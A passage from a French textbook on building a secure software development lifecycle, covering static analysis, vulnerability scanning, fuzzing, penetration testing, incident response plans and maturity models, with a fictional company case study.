
Déjà présenté dans le chapitre Panorama de la sécurité web - Les technologies liées à la sécurité web, l'analyse de code statique, parfois appelée Static Application Security Testing (SAST) pour les logiciels prévus à cet effet, fonctionne de façon à trouver des vulnérabilités dans le code avant la mise en production.

De nombreux outils existent sur le marché et certains sont de plus en plus performants. Cependant, des vulnérabilités peuvent leur échapper.


Il est donc important de ne pas se fier seulement aux outils d'analyse statique mais à tous les contrôles de l'ensemble du S-SDLC. L'utilisation de la blacklist des fonctions obsolètes doit y être intégrée afin que l'outil puisse être aussi en conformité avec les exigences de l'organisation.

Ces outils peuvent être utilisés directement à partir des IDE (Integrated Development Environment), sur un serveur ou dans le cloud. L'objectif est d'automatiser au maximum le scan de code dans le cycle de développement.

Voici un exemple avec l'intégration d'un outil d'analyse de code dans un cycle de développement de type pipeline DevOps :



La phase Code étant terminée, voici les sorties (métriques) :



4.13. Exemple - Société GoTravel SARL

Le S-SDLC de la société Gotravel ayant bien avancé, Alice, la responsable de la sécurité, a pour objectif de passer à l'étape Code du cycle. Les développeurs de la société sont déjà sensibilisés à la sécurité mais il est évident que des contrôles doivent être mis en place pour la sécurisation du code.

Pour commencer Alice propose à Éric, le lead développeur et responsable de la sécurité, de créer une revue de code afin de pouvoir l'utiliser pour les contrôles de code manuel. Alice sait bien que les revues manuelles ne sont pas forcément du goût des développeurs et que le temps et l'argent ne sont pas en la faveur de cette pratique, mais Éric et le RSSI sont bien d'accord pour utiliser cette méthode lors de chaque grosse livraison de code en production.


Alice et Éric se réservent une journée et alimentent la check-list en utilisant des revues de code trouvées sur Internet et de la documentation faite par les éditeurs. Au passage, Alice demande à Éric de créer une blacklist des méthodes, fonctions et API obsolètes ou dangereuses pour la sécurité afin de pouvoir l'utiliser par la suite avec l'outil d'analyse de code qui est en test dans la société.

Quelques jours sont passés, Alice et Éric prennent un peu de temps pour faire des tests du logiciel d'analyse de code avec des scripts créés à cet effet. L'outil a bien repéré des fonctions de la blacklist mais aussi d'autres vulnérabilités présentes dans du code en production.

Le RSSI et Alice sont satisfaits de l'outil d'analyse et décident donc d'intégrer celui-ci en production. L'installation n'a pris qu'une demi-journée car un plugin Jenkins existe et permet d'automatiser l'analyse à chaque livraison sur Github.

e RSSI a une idée, il aimerait mettre à défi les développeurs sur les vulnérabilités trouvées par l'analyseur de code. Alice trouve que c'est une très bonne idée. Elle s'occupe donc de configurer le logiciel afin de personnaliser et classer les rapports par développeur et vulnérabilités trouvées.

Une API très riche étant disponible sur le logiciel, un tableau de bord est développé et disponible pour toute l'équipe de développement dont voici une illustration :



La phase Code est terminée. Alice décide d'entrer les métriques suivantes dans son tableau de bord : date de la création de la revue de code et de la blacklist ainsi que nombre de vulnérabilités trouvé par le logiciel d'analyse de code statique.


Sensibilisation 2017	Exigences
Taux réussite : Développeur : 80,95 %	Date création échelle de bug : 29/11/17 Date création PIA : 29/11/2017 Fin première itération S-SDLC : 29/11/2018 Coût mise en place S-SDLC (2017) : 5100 Date création RACI : 29/11/2017
Conception	**Code**
Date de spécification : 13/12/17 Date création modélisation de menaces : 29/11/2017	Date de revue de code : 20/01/17 Date création de la blacklist : 20/01/2017 Résultat des vulnérabilités depuis 01/01/17 : 33

5. Test

5.1. Analyse dynamique

Avant d'envoyer l'application en production, ou du moins une nouvelle version, la phase de test est élémentaire afin de vérifier les différentes vulnérabilités que les cybercriminels pourraient utiliser. En effet, cette phase doit se dérouler de manière à se mettre dans la peau d'un pirate effectuant des attaques sur l'application. Des scans de vulnérabilité et des tests de fuzzing ou de pénétration vont être effectués et pour certains, automatisés.

Voici les entrées à pratiquer :



Pour commencer, l'indispensable est l'analyse dynamique de l'application à l'aide d'un scanner de vulnérabilités. Il existe de nombreux produits sur le marché, dont un assez réputé et gratuit pour les applications web : l'OWASP Zed Attack Proxy (ZAP), déjà présenté dans le chapitre 4 - Les concepts du développement sécurisé - Outils indispensables de la sécurité web.

L'idéal est l'automatisation de scans de vulnérabilités avant la mise en production de l'application, ce qui permet de gagner du temps.

Certains outils d'automatisation des scans de vulnérabilités sont utilisés en cloud à travers Internet, d'autres peuvent être configurés en local (on-premise) afin de lancer un scan dès le déploiement d'une application en préproduction.

L'utilisation d'outils comme Docker, Travis ou Jenkins permet l'automatisation complète et le chaînage d'une préproduction avec les tests dynamiques de sécurité **(Agile à chaque sprint et méthode classique à réaliser à chaque modification de l'application)**.

5.2. Test de fuzzing

Le test de fuzzing, quant à lui, permet une plus grande granularité dans la recherche de vulnérabilités sur une application. Tout comme l'analyse dynamique, cette méthode est étudiée au chapitre Les concepts du développement sécurisé. Pour rappel, le fuzzing a pour fonction d'envoyer des données aléatoires afin de provoquer des erreurs dans l'application et ainsi, de trouver par la suite des vulnérabilités.

Plus populaire pour les applications lourdes, le fuzzing peut être utilisé pour la recherche de vulnérabilités web ou lors de tests fonctionnels. Il est par exemple possible de trouver des payloads[1] (charge utile) pour les vulnérabilités XSS et injections SQL.

Les outils tels que OWASP ZAP, Burp Suite ou Xenotix XSS Exploit Framework sont capables de mettre en pratique des tests de fuzzing.

5.3. Test de pénétration (Pentest)

Le test de pénétration ou Pentest est un exercice à haute valeur ajoutée pour la sécurité d'une application. Contrairement aux scans de vulnérabilités, un Pentest est beaucoup plus complet et nécessite de l'expertise, dont certains font leur métier d'ailleurs très courtisé sur le marché de la sécurité informatique.

Pour rappel, les tests de pénétration sont de différents types :

- **Boîte blanche** (white box) : le Pentester a toutes les clés. Il peut accéder au serveur, au code et ainsi utiliser des outils d'analyse afin de trouver toutes les vulnérabilités.
- **Boîte grise** (grey box): le Pentester possède un compte utilisateur, l'adresse IP d'un serveur. Grosso modo, il a déjà un pied dans le système d'information.
- **Boîte noire** (black box): le Pentester n'a pas d'information et il doit se comporter comme un cybercriminel afin d'entrer dans le système.
- **Redteam** : cette approche est un challenge entre deux équipes de sécurité. L'une doit attaquer l'infrastructure en équipe (Redteam), l'autre doit se protéger (Blueteam) mais ne sait pas quand la Redteam va attaquer.

  Généralement, un challenge Redteam se fait à l'aide d'un contrat entre un prestataire de service et un responsable sécurité d'une entreprise. L'objectif est de voir si les équipes internes en sécurité, ou SOC (Security Operating Center : réponse à incident), sont capables de faire face à la menace cybercriminelle.

L'idéal est de faire appel à une société spécialisée dans le domaine car quelques connaissances en cybersécurité ne sont pas suffisantes pour mener un Pentest digne de ce nom. Les budgets n'étant pas forcément au rendez-vous, il est possible d'utiliser quelques méthodologies pour effectuer un test de pénétration. L'OWASP Testing Guide (cf. chapitre 2 - Panorama de la sécurité web - Les guides et bonnes pratiques) est une méthode de test de pénétration abordant les différents points fonctionnels ou techniques.

[1] Payload (Computing) - Wikipédia


Voici un rappel des différents points abordés pour mener un Pentest depuis L'OWASP Testing Guide **(Agile et méthode classique - à produire une fois par an)** :

- Prise d'informations (Information gathering),
- Audit de la configuration et de l'installation (Configuration and deployment management testing),
- Audit de la gestion des identités (Identity management testing),
- Audit des authentifications (Authentication testing),
- Audit des autorisations (Authorization testing),
- Audit de la gestion des sessions (Session management testing),
- Audit de la validation des entrées (Input validation testing),
- Audit de la gestion des erreurs (Testing for error handling),
- Audit des vulnérabilités cryptographiques (Testing for weak cryptography),
- Audit de la logique business (Business logic testing),
- Audit de la partie client (Client side testing).

Chaque partie du test de pénétration proposé par le Testing guide comporte un manuel technique. Le but étant de permettre au développeur ou administrateur système d'effectuer des tests sur boîte noire, grise ou blanche.

L'idéal pour bien commencer dans les tests de pénétration est une connaissance de l'OWASP TOP 10, la pratique de challenges tels que root-me.org, pentesterlab.com et l'utilisation de méthodes comme l'OWASP Testing Guide.

Voici l'illustration indiquant les sorties à affecter au tableau de bord :



5.4. Exemple - Société GoTravel SARL


Il est temps pour Alice de passer à la phase Test du S-SDLC. En discutant avec le responsable de la sécurité du S-SDLC, Éric, Alice apprend qu'aucun test de sécurité n'a jamais été effectué car cela est trop chronophage et le manque de connaissances en sécurité informatique dans l'entreprise y était pour beaucoup. Cependant, des tests unitaires sont bien en place dans le cycle de développement et automatisés par Jenkins, un outil d'intégration continue.

Alice décide donc de faire appel à Éric et Maria en charge de l'intégration du logiciel Jenkins pour insérer des tests dynamiques à destination de l'application. La tâche n'est pas simple car les scans de vulnérabilités doivent se faire dans un environnement de préproduction où l'application devra être générée et ensuite testée par le scanner avant la mise en production.

Pour ce faire, Alice choisit d'intégrer la solution Docker permettant de générer un conteneur spécifique pour l'application à chaque nouvelle version de celle-ci, le but étant de fabriquer un environnement ressemblant à celui de la production pour ensuite lancer un scan de vulnérabilités sur l'application.

Maria, l'administrateur système, connaît bien l'environnement de développement de la société et la technologie Docker. Elle propose donc de passer quelques jours à la mise en place de l'outil.

Le lendemain, Maria annonce que Docker est opérationnel. Alice propose donc d'installer le plugin OWASP ZAP de Jenkins afin de lancer et d'automatiser un scan de vulnérabilités après que Docker a généré un conteneur contenant l'application.



L'opération est fonctionnelle et satisfaisante : ce test apporte de la valeur ajoutée en matière de sécurité. Le RSSI félicite l'équipe de Gotravel et lance une opération de communication sur les actions menées autour de la sécurité et de la qualité de développement atteinte depuis l'arrivée d'Alice.

Le travail n'est pas fini. Alice sait en effet qu'aucun test de pénétration n'a été effectué sur l'application depuis sa création mais aussi sur l'ensemble du système d'information.

Lors de la première réunion, le RSSI avait signalé qu'un test de pénétration serait effectué l'année prochaine et que des devis ont déjà été établis.

Alice juge qu'il serait judicieux de faire un test de pénétration sur le périmètre de l'application et cela, dans la lancée de la mise en place du S-SDLC. Alice décide de mettre ses compétences en cybersécurité à contribution pour pentester l'application, deux jours sont nécessaires.

Alice propose à Éric d'assister à cette mission, celui-ci est disponible. Deux jours sont passés, le Pentest a été concluant. Malgré les contrôles ajoutés lors de phases précédentes du S-SDLC, deux injections SQL et trois vulnérabilités XSS ont été trouvées.

L'équipe de développement corrige immédiatement les failles, dont la criticité est à son maximum d'après les exigences de la société.


Avant de passer à la dernière phase, Alice ajoute les métriques suivantes à son tableau de bord :

Sensibilisation 2017	Exigences
Taux réussite : Développeur : 80,95 %	Date création échelle de bug : 29/11/17 Date création PIA : 29/11/2017 Fin première itération S-SDLC : 29/11/2018 Coût mise en place S-SDLC (2017) : 5100 Date création RACI : 29/11/2017
Conception	**Code**
Date de spécification : 13/12/17 Date création modélisation de menaces : 29/11/2017	Date de revue de code : 20/01/17 Date création de la blacklist : 20/01/2017 Résultat des vulnérabilités depuis 01/01/17 : 33
TEST	
Dernier scan de vulnérabilité : 20/02/17 Dernier test de pénétration : 20/01/2017	

6. Déploiement

6.1. Création d'un plan de réponse aux incidents

Voici les entrées pour cette phase du S-SDLC :



Le plan de réponse à incident est un élément assez connu du monde de la sécurité de l'information car il permet de garder une certaine proactivité au sein d'un système d'information en cas d'échec de sécurité.

Certaines sociétés sont dotées d'équipes dédiées à cet effet, parfois nommées CSIRT (Computer Security Incident Response Team). Une bonne majorité de PME n'ont pas cet effectif et encore moins de plan de réponse à incident.

Pourtant, il peut être judicieux d'instaurer un processus simple regroupant les procédures à suivre lors d'un incident et les responsabilités de chacun.

La première étape consiste à former une équipe, généralement la même en charge du développement dans les petites structures avec les rôles suivants :

- Le responsable d'équipe, dont l'approche consiste à superviser l'équipe en cas d'incident. Le bon déroulement de la procédure et les actions à mener pour rétablir l'application sont de sa responsabilité.
- Le responsable de l'incident a pour tâche de communiquer, d'aller chercher l'information et d'épauler le responsable d'équipe dans la résolution de l'incident sur un aspect informatif. En effet, il va être chargé de trouver les informations autour des moyens juridiques et d'assurance, et toute autre mesure pour rétablir un ou des incidents de sécurité.
- D'autres personnes extérieures peuvent avoir un rôle au sein d'un plan de réponse à incident telles qu'un juriste, un responsable des relations publiques ou une personne faisant partie du top management de l'organisation pour la stratégie à suivre si l'impact est sévère.

Une fois les responsabilités attribuées ou la construction d'une équipe CSIRT établie, un plan de réponse à incident doit être érigé. Le but de ce plan est de savoir comment réagir et quelle procédure suivre en cas d'incident. Ce plan doit être construit par l'ensemble des parties prenantes du S-SDLC afin de vérifier la bonne faisabilité de celui-ci. Voici un plan de réponse à incident générique simple **(Agile à chaque sprint - méthode classique à produire une fois)** :

Plan de réponse à incident	
Détection et évaluation de l'incident	• Comment l'incident a-t-il été détecté ? • L'incident est-il un faux positif ? • Quelle est la gravité approximative de l'incident ? • Quelle est la nature de l'incident ? • La date et l'heure de l'incident ont-elles été documentées ?

Plan de réponse à incident	
	Après avoir répondu à ces questions, documenter l'incident, qu'il soit réel ou pas.
Stabiliser l'incident	• Les preuves de l'incident ont-elles été protégées ? • L'incident peut-il être atténué, et si oui, de quelle manière ? • Le responsable de l'incident confirme-t-il l'atténuation de celui-ci ? • Y a-t-il une procédure pour stabiliser l'incident ? • Est-ce que tout a été mis en œuvre pour que l'incident (procédure) ne se reproduise plus ? Afin que les preuves soient valides, une procédure doit respecter les règles juridiques ou être demandée par les assurances. Documenter la manière dont l'incident a été atténué.
Communiquer autour de l'incident	• Quelles sont les personnes en charge de l'incident ? • Le(s) responsable(s) de l'incident sont-ils prévenus ? Si l'évaluation de l'incident s'avère positive, alors les actions suivantes doivent être menées...
Fermer l'incident	• Les aspects liés aux assurances, au financier, au juridique et à l'informatique ont-ils été pris en compte ? • Le responsable de l'incident confirme-t-il la fermeture ? Le responsable de l'incident doit confirmer la fermeture.

Procédure à suivre après prise de contrôle des serveurs web par un pirate informatique
• Enregistrer les logs serveur sur un disque dur externe. • Enregistrer l'état des serveurs sur des disques durs externes. • Mettre les serveurs web en pause si possible. Un message d'attente sera affiché aux utilisateurs voulant accéder au site web. • Les logs doivent être analysés afin de trouver par quelle vulnérabilité le pirate est entré. • Corriger la vulnérabilité en utilisant les sites web des éditeurs et des potentielles mises à jour accessibles des serveurs ou d'éléments liés à l'application. • À l'aide des sauvegardes, revenir sur une version précédente du site web avant l'infiltration du cybercriminel. • Mettre à jour les serveurs ou les parties de l'application identifiées comme vulnérables. • Ajouter les données utilisateur ayant été enregistrées depuis la sauvegarde de consolidation (avant l'infiltration). • Redémarrer les serveurs et vérifier le bon fonctionnement. • Vérifier si la vulnérabilité est toujours présente à l'aide de la CVE de celle-ci ou du payload trouvé dans les logs.

Les tableaux ci-dessus sont donnés à titre informatif et permettent d'utiliser une réponse à incident dans le cas d'un S-SDLC. D'autres méthodes de gestion de crise bien évoluées existent, mais cela serait le sujet d'un autre livre.

Le but est de pouvoir produire ses propres matrices et procédures afin de reproduire cela dans un S-SDLC, même dans une organisation moyenne.

6.2. Conduite d'une revue finale

Le S-SDLC étant pratiquement terminé, il est bon de faire une revue finale avant la mise en production de l'application. Cette revue a pour objet de vérifier que les exigences en termes de sécurité et de protection des données à caractères personnels ont bien été respectées tout au long du développement du S-SDLC.

En effet, des imprévus sont souvent au rendez-vous et il est important de savoir si ceux-ci ont été pris en compte et atténués ou acceptés.

Cette phase peut se faire dans une réunion avec l'ensemble des parties prenantes du projet. Dès lors, le S-SDCL peut être accepté ou non par le conseiller en sécurité et l'organisation.


Une revue finale peut contenir les items suivants **(Agile à chaque sprint - méthode classique à produire une fois)** :

- Le conseiller en sécurité doit faire une revue finale de la modélisation des menaces et vérifier que tout est conforme depuis la création de celle-ci.
- Le conseiller doit aussi passer en revue l'échelle de bugs et s'assurer que rien n'a changé depuis la création du document. Même chose pour le PIA.
- S'assurer que le risque résiduel est contrôlé. L'analyse de risques ayant été faite, il est possible que certains risques soient toujours présents mais acceptés ou refusés par l'organisation. Il est important que cette situation soit, et reste, clarifiée.
- Le document contenant toutes les informations sur la revue finale de sécurité doit être signé par le conseiller en sécurité.
- Vérifier que tous les notifications et consentements sont bien en place sur l'application pour la protection des données à caractère personnel.
- Si un conseiller en protection des données privées a été assigné alors celui-ci doit aussi signer la revue finale.

Il est bon de faire cette revue au moins une fois ou à chaque sprint pour les méthodes agiles. Cependant, dans la réalité cette tâche n'est pas accessible à toutes les équipes de développement.

Il est donc envisageable d'introduire un processus de révision rapide pour toutes les itérations d'un projet en créant un questionnaire de quelques questions répondant aux items cités ci-dessus.

Voici l'illustration des sorties possibles pour cette phase :



6.3. Exemple - Société GoTravel SARL

Alice sait que la dernière phase du S-SDLC ne doit pas être laissée de côté : elle a en effet travaillé dans une autre organisation ayant mis en place un S-SDLC. Un incident n'avait pas été stabilisé à temps ce qui a fait perdre une somme d'argent à l'entreprise qui lui a été presque fatale.

Même si Gotravel est une PME, Alice décide de mettre en place un plan de réponse à incident simple afin de ne pas reproduire les erreurs du passé. Pour commencer, Alice décide de construire une autre matrice RACI pour attribuer les responsabilités à l'équipe de développement.

En effet, Gotravel n'a pas les moyens d'avoir un tel effectif mais compte bien utiliser les ressources internes pour une réponse à un incident.

Une réunion est donc faite avec toutes les parties prenantes du projet, dont les rôles ont été attribués.

	Directeur	RSSI	Juriste	Alice	Eric	Maria	JM
Évaluer l'incident		A		R	R	R	I
Évaluer les dommages	R	A	C	C	I	I	I
Chargé de communication	A	R	C	I	I	I	I
Protéger les preuves	I	I	I	C	C	R	I
Limiter les dommages	I	I	I	C	C	R	I
Relancer l'application	I	I	I	C	C	R	I

La matrice RACI étant réalisée, Alice commence à rédiger un plan de réponse à incident afin de préparer l'équipe dans le cas où un incident serait détecté par les développeurs, utilisateurs, etc.

Un questionnaire est ainsi créé afin de répondre aux exigences minimales pour la remontée de l'incident.

Plan de réponse à incident	
Détection et évaluation de l'incident	• Comment l'incident a-t-il été détecté ? • L'incident est-il un faux positif ? • Quelle est la gravité approximative de l'incident ? • Sur une échelle de 1 à 10, quelle est la nature de l'incident ? Utiliser le modèle STRIDE pour une évaluation simple puis argumenter. • La date et l'heure de l'incident ont-elles été documentées ? Après avoir répondu à ces questions, documenter l'incident, qu'il soit réel ou pas.
Stabiliser l'incident	• Les preuves de l'incident ont-elles été protégées ? • Celles-ci doivent être sauvegardées sur les disques externes à cet effet disponibles au département IT.


Plan de réponse à incident	
	• L'incident peut-il être atténué, et si oui, de quelle manière ? • Des procédures pour les scénarios suivants sont disponibles : • Denial Of Service • Fuite de données • Élévation de privilèges sur les serveurs web • Usurpation du domaine Gotravel • Malware sur les serveurs autour de l'application • Modification de données au sein de l'application • Le responsable de l'incident confirme-t-il l'atténuation de celui-ci ? • Regarder la matrice RACI liée à cet effet, disponible au dos du document. • Y a-t-il une procédure pour stabiliser l'incident ? • L'incident peut-il être atténué par les procédures citées ci-dessus ? • Est-ce que tout a été mis en œuvre pour que l'incident ne se reproduise plus ? Afin que les preuves soient valides, une procédure doit respecter les règles juridiques ou être demandée par les assurances. Documenter la manière dont l'incident a été atténué.
Communiquer autour de l'incident	• Quelles sont les personnes en charge de l'incident ? Regarder la matrice RACI liée à cet effet, disponible au dos du document. • Les responsables de l'incident sont-ils prévenus ? Si l'évaluation de l'incident s'avère positive, alors les actions suivantes doivent être menées...

Plan de réponse à incident	
Fermer l'incident	• Les aspects liés aux assurances, au financier, au juridique et à l'informatique ont-ils été pris en compte ? • Le responsable de l'incident confirme-t-il la fermeture ? Le responsable de l'incident doit confirmer la fermeture.

En attendant, Éric et Maria sont missionnés pour créer des procédures pour la remontée des incidents suivants :

- Denial Of Service,
- Fuite de données,
- Élévation de privilèges sur les serveurs web,
- Usurpation du domaine Gotravel,
- Malware sur les serveurs autour de l'application,
- Modification de données au sein de l'application.

La phase étant terminée, Alice entre ses dernières métriques dans son tableau de bord :



Alice s'accorde à dire que l'insertion du S-SDLC au sein de l'organisation Gotravel a été un succès, malgré quelques imprévus qui sont très souvent au rendez-vous.

L'équipe et le RSSI ont été très collaboratifs, ce qui a permis de lancer le projet avec dynamisme. Alice sait qu'il est nécessaire d'entretenir toutes ces mesures, ces contrôles actions qui ont été intégrés.

Si tout reste dans l'ordre ces prochains mois, Alice envisage d'aller plus loin en intégrant un modèle de maturité au cycle à l'aide d'un framework tel que BSIMM ou OPENSAMM...

Affaire à suivre.

X Chapitre 6 - Aller plus loin avec un modèle de maturité

1. Process model vs maturity model

Déjà abordés avec le cycle de développement sécurisé (S-SDLC) dans le chapitre précédent, les Process models sont un bon point de départ pour intégrer de la sécurité dans un cycle de développement. Microsoft SDL (Security Development Lifecycle) préconise par exemple seize actions à incorporer pour assurer la sécurité.

Ceci étant dit, la sécurité de l'information autour d'une application ne s'arrête pas à seize fonctions. Afin d'ajouter de la granularité dans un S-SDLC, les modèles de maturité sont un bon complément.

En effet, comme le nom l'indique, les maturity models permettent de connaître le degré de maturité d'un S-SDLC en comparant les actions établies à celles d'autres sociétés contributrices au modèle.

Une autre méthode consiste à analyser les actions effectuées dans un S-SDLC par rapport aux préconisations apportées par le maturity model.

De plus, certains maturity models proposent des explications sur la façon de mener les actions et atteindre son objectif, ce que ne permet pas un process model par exemple. L'autre intérêt est qu'il est possible de se concentrer sur une ou plusieurs parties de la sécurité d'un cycle de développement afin de segmenter les besoins.

Généralement divisés en **quatre parties** (la gouvernance, l'implémentation, le test et le déploiement), les maturity models permettent de choisir lequel de ces éléments intéresse le plus l'organisation pour l'amélioration d'un S-SDLC.

2. BSIMM vs OpenSAMM

